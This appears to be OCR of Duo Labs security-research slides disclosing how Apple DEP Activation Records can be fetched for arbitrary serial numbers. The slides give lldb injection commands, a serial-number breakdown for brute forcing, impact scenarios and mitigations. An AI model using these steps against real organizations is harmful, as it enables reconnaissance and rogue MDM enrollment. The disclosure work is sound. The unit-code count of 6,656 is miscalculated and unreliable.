
Setting the Device Serial Number

- Unfortunately, modifying the serial number retrieved from the `IORegistry` in this way didn't affect the payload sent to the DEP API at *iprofiles.apple.com/macProfile*.

:(:(:(:(:(:(:(:(:(:(:(:(

DUO LABS

Exploit



Exploit: Modifying the Payload Before JSON Serialization

- We looked for the closest point where the serial number is still in plain text before being signed with Absinthe (`NACSign`).
- The best point to look at appeared to be `-[MCTeslaConfigurationFetcher startConfigurationFetch]` which (roughly) does the following:
    1. Creates a new `NSMutableData` object.
    2. Calls `[MCTeslaConfigurationFetcher setConfigurationData:]`, passing it the new `NSMutableData` object.

DUO LABS

Exploit: Modifying the Payload Before JSON Serialization

3. Calls `[MCTeslaConfigurationFetcher profileRequestDictionary]`, which returns an `NSDictionary` object containing two key-value pairs:
   a. `sn`: The system serial number
   b. `action`: The remote action to perform (with `sn` as its argument)
4. Calls `[NSJSONSerialization dataWithJSONObject:]`, passing it the `NSDictionary` from `profileRequestDictionary`.
5. Signs the JSON payload using *Absinthe* (`NACSign`).
6. Base64 encodes the signed JSON payload.

Exploit: Modifying the Payload Before JSON Serialization

7. Sets the HTTP method to `POST`.
8. Sets the HTTP body to the base64 encoded, signed JSON payload.
9. Sets the `X-Profile-Protocol-Version` HTTP header to `1`.
10. Sets the `User-Agent` HTTP header to `ConfigClient-1.0`.
11. Uses the `[NSURLConnection alloc] initWithRequest:delegate:startImmediately:]` method to perform the HTTP request.

Exploit: Modifying the Payload Before JSON Serialization

- Understanding the flow of `-[MCTeslaConfigurationFetcher startConfigurationFetch]` allowed us to modify the `NSDictionary` object containing the profile request before being converted into JSON.
- To do this, a breakpoint was set on **`dataWithJSONObject`**.

```
po $rdx
{
    action = RequestProfileConfiguration;
    sn = C02XXYYZZNNMM;
}
```

Exploit: Modifying the Payload Before JSON Serialization

```
(lldb) breakpoint set -r "dataWithJSONObject"
(lldb) process attach --name "cloudconfigurationd" --waitfor
(lldb) continue
(lldb) p/x (NSDictionary *)[[NSDictionary alloc]
initWithObjectsAndKeys:@"C02XXYYZZNNMM", @"sn",
@"RequestProfileConfiguration", @"action", nil]
(__NSDictionaryI *) $3 = 0x00007ff068c2e5a0 2 key/value
pairs
(lldb) register write $rdx 0x00007ff068c2e5a0
(lldb) continue
```

DUO LABS

Exploit: Modifying the Payload Before JSON Serialization

```
(lldb) breakpoint set -r "dataWithJSONObject"
(lldb) process attach --name "cloudconfigurationd" --waitfor
(lldb) continue
(lldb) p/x (NSDictionary *)[[NSDictionary alloc]
initWithObjectsAndKeys:@"C02XXYYZZNNMM", @"sn",
@"RequestProfileConfiguration", @"action", nil]
(__NSDictionaryI *) $3 = 0x00007ff068c2e5a0 2 key/value
pairs
(lldb) register write $rdx 0x00007ff068c2e5a0
(lldb) continue
```

DUO LABS

Exploit: Modifying the Payload Before JSON Serialization

```
(lldb) breakpoint set -r "dataWithJSONObject"
(lldb) process attach --name "cloudconfigurationd" --waitfor
(lldb) continue
(lldb) p/x (NSDictionary *)[[NSDictionary alloc]
initWithObjectsAndKeys:@"C02XXYYZZNNMM", @"sn",
@"RequestProfileConfiguration", @"action", nil]
(__NSDictionaryI *) $3 = 0x00007ff068c2e5a0 2 key/value
pairs
(lldb) register write $rdx 0x00007ff068c2e5a0
(lldb) continue
```

DUO LABS

Exploit: Modifying the Payload Before JSON Serialization

```
(lldb) breakpoint set -r "dataWithJSONObject"
(lldb) process attach --name "cloudconfigurationd" --waitfor
(lldb) continue
(lldb) p/x (NSDictionary *)[[NSDictionary alloc]
initWithObjectsAndKeys:@"C02XXYYZZNNMM", @"sn",
@"RequestProfileConfiguration", @"action", nil]
(__NSDictionaryI *) $3 = 0x00007ff068c2e5a0 2 key/value
pairs
(lldb) register write $rdx 0x00007ff068c2e5a0
(lldb) continue
```

DUO LABS

Exploit: Modifying the Payload Before JSON Serialization

```
(lldb) breakpoint set -r "dataWithJSONObject"
(lldb) process attach --name "cloudconfigurationd" --waitfor
(lldb) continue
(lldb) p/x (NSDictionary *)[[NSDictionary alloc]
initWithObjectsAndKeys:@"C02XXYYZZNNMM", @"sn",
@"RequestProfileConfiguration", @"action", nil]
(__NSDictionaryI *) $3 = 0x00007ff068c2e5a0 2 key/value
pairs
(lldb) register write $rdx 0x00007ff068c2e5a0
(lldb) continue
```

DUO LABS

Exploit: Modifying the Payload Before JSON Serialization

```
(lldb) breakpoint set -r "dataWithJSONObject"
(lldb) process attach --name "cloudconfigurationd" --waitfor
(lldb) continue
(lldb) p/x (NSDictionary *)[[NSDictionary alloc]
initWithObjectsAndKeys:@"C02XXYYZZNNMM", @"sn",
@"RequestProfileConfiguration", @"action", nil]
(__NSDictionaryI *) $3 = 0x00007ff068c2e5a0 2 key/value
pairs
(lldb) register write $rdx 0x00007ff068c2e5a0
(lldb) continue
```

DUO LABS

With just a few `lldb` commands, we can insert an arbitrary serial number and get its *Activation Record*!


DUO LABS

```
Activation record: {
    AllowPairing = 1;
    AnchorCertificates =     (
    );
    AwaitDeviceConfigured = 0;
    ConfigurationURL = "https://example.com/enroll";
    IsMDMUnremovable = 1;
    IsMandatory = 1;
    IsSupervised = 1;
    OrganizationAddress = "123 Main Street, Anywhere, , 12345 (USA)";
    OrganizationAddressLine1 = "123 Main Street";
    OrganizationAddressLine2 = NULL;
    OrganizationCity = Anywhere;
    OrganizationCountry = USA;
    OrganizationDepartment = "IT";
    OrganizationEmail = "dep@example.com";
    OrganizationMagic = 105CD5B18CE24784A3A0344D6V63CD91;
    OrganizationName = "Example, Inc.";
    OrganizationPhone = "+15555555555";
    OrganizationSupportPhone = "+15555555555";
    OrganizationZipCode = "12345";
    SkipSetup =     (
        TapToSetup,
        Payment,
        Zoom,
        Biometric,
        <snip>
    );
    SupervisorHostCertificates =     (
    );
}
```

One More Thing: LLDB Python Script Bridging Interface

- Once we had the initial PoC demonstrating how to retrieve a valid DEP profile using just a serial number, we set out to automate this process to show how an attacker might abuse this weakness in authentication.
- Fortunately, the LLDB API is available in Python through a script bridging interface.
- This made it relatively easy to write a script that takes a list of serial numbers as input and injects them into the `cloudconfigurationd` process to check for DEP profiles.

Apple Serial Numbers



C02SP1ABHP4D

DUO LABS

Apple Serial Numbers

- Apple device serial numbers can be brute forced relatively easily.
- There is enough information in the serial number to limit the search space significantly, greatly increasing the speed with which an attacker can generate serial numbers and check for valid DEP profiles.

Apple Serial Numbers

- Being able to brute force serial numbers, and leveraging the exploit outlined in this talk would allow an attacker to:
  - Determine which Apple customers are using DEP.
  - Build a data set mapping Apple serial numbers to the organizations that own those devices, (if using DEP).
  - Build a data set mapping Apple serial numbers to their *Activation Record*.
  - Use the information obtained to target specific organizations.

Apple Serial Numbers: Serial Number Format

- Apple's 12 character serial numbers include the following five components:

    1. Plant code
    2. Year of manufacture
    3. Week of manufacture
    4. Unit code (unique per-device)
    5. Device model identifier

DUO LABS

Apple Serial Numbers: Serial Number Format

- The **plant code** is 3 bytes at position 0. The only known plant code in use on Mac devices is **`C02`**. We don't currently know how many plant codes exist for other devices.
- The **year of manufacture** is 1 byte at position 3. The following range is used:

```
[
    "C", "D", "F", "G", "H", "J", "K", "L", "M", "N",
    "P", "Q", "R", "S", "T", "V", "W", "X", "Y", "Z"
]
```

Apple Serial Numbers: Serial Number Format

- **Year of manufacture**: Vowels and the character “B” are removed from this range. Each year has two possible characters associated with it that correspond to ‘Early’ or ‘Late’.
  - The epoch associated with this numbering scheme starts with ‘C’, representing ‘Early 2010’. ‘D’ represents ‘Late 2010’, and so on with ‘Z’ representing ‘Late 2019’.

Apple Serial Numbers: Serial Number Format

- **Week of manufacture**: The week of manufacture is denoted per half year. If the code is in the second half of the year it indicates the offset from the 27th week of the year. The week code is a single byte in the following range:

```
[
"0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "C", "D", "F", "G",
"H", "J", "K", "L", "M", "N", "P", "Q", "R", "T", "V", "W", "X"
]
```

Apple Serial Numbers: Serial Number Format

- **Week of manufacture**: Similar to the **year of manufacture**, vowels and the characters “B”, “S”, “Y”, and “Z” are removed from this range.
  - While not documented, it’s likely that these characters are omitted because they are visually similar to other valid characters.
- **Unit code**: A 3 byte code at position 5 that’s unique to each device, given its model, year, week of manufacture, and plant code.

Apple Serial Numbers: Serial Number Format


- **Unit code**: The unit code is the biggest source of entropy in Apple serial numbers. This base 36 uses the following range:

```
[
    "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "A", "B",
    "C", "D", "E", "F", "G", "H", "I", "J", "K", "L", "M", "N",
    "O", "P", "Q", "R", "S", "T", "U", "V", "W", "X", "Y", "Z"
]
```

DUO LABS


Apple Serial Numbers: Serial Number Format

- **Unit code**: The unit code has 6,656 (`36*36*36`) possible values.
- **Device model identifier**: This 4 byte ID at position 8 is created from a finite set of codes that Apple creates for each hardware model.
  - The most comprehensive collection of these IDs can be found on Piker Alpha's GitHub repository.


Plant Code
48th Week of 2016
MacBook Pro (13-inch, 2016, Four Thunderbolt 3 Ports)
C02SP1ABHP4D
2nd Half of 2016
Unit Code

DUO LABS

Impact



Impact

- There are a number of scenarios in which Apple's Device Enrollment Program could be abused that would lead to exposing sensitive information about an organization. The two most obvious are:
  - Obtaining information about the organization that a device belongs to, which can be retrieved from the DEP profile.
  - Using this information to perform a rogue DEP and MDM enrollment.

Impact: Information Disclosure

- This information could be used against an organization's help desk to aid in social engineering attacks, such as requesting a password reset or help enrolling a device in the company's MDM server.

```
Activation record: {
    AllowPairing = 1;
    AnchorCertificates =     (
    );
    AwaitDeviceConfigured = 0;
    ConfigurationURL = "https://example.com/enroll";
    IsMDMUnremovable = 1;
    IsMandatory = 1;
    IsSupervised = 1;
    OrganizationAddress = "123 Main Street, Anywhere, , 12345 (USA)";
    OrganizationAddressLine1 = "123 Main Street";
    OrganizationAddressLine2 = NULL;
    OrganizationCity = Anywhere;
    OrganizationCountry = USA;
    OrganizationDepartment = "IT";
    OrganizationEmail = "dep@example.com";
    OrganizationMagic = 105CD5B18CE24784A3A0344D6V63CD91;
    OrganizationName = "Example, Inc.";
    OrganizationPhone = "+15555555555";
    OrganizationSupportPhone = "+15555555555";
    OrganizationZipCode = "12345";
    SkipSetup =     (
        TapToSetup,
        Payment,
        Zoom,
        Biometric,
        <snip>
    );
    SupervisorHostCertificates =     (
    );
}
```


DUO LABS

Impact: Rogue DEP and MDM Enrollment

- The Apple MDM protocol supports - but does not require - user authentication prior to MDM enrollment.
  - Without authentication, all that's required to enroll a device in an MDM server via DEP is a valid, DEP-registered serial number.
  - An attacker armed only with a serial number could enroll a device of their own as if it were owned by the organization, as long as it's not currently enrolled in the MDM server.
- Once enrolled, the MDM server may deploy **VPN configuration data**, **WiFi passwords**, **certificates**, **agents**, and other sensitive data.

DUO LABS

Mitigation



DUO LABS

Mitigation: Apple

- **Device Attestation**: Could leverage the `UID` (Unique ID) that's generated in the Secure Enclave on the T1 and T2 chips to uniquely identify the device as part of the DEP enrollment process.
- **Rate Limiting DEP API Requests**: We found no evidence of strict rate limiting on *iprofiles.apple.com/macProfile*.
- **Limit Requests to `/macProfile` to Macs**: Sending a valid, DEP-registered iOS serial number returns its *Activation Record*.
- **User Authentication**: Require strong AuthN prior to DEP enrollment.


Mitigation: Customers

- **User Authentication**: Require user AuthN prior to MDM enrollment.
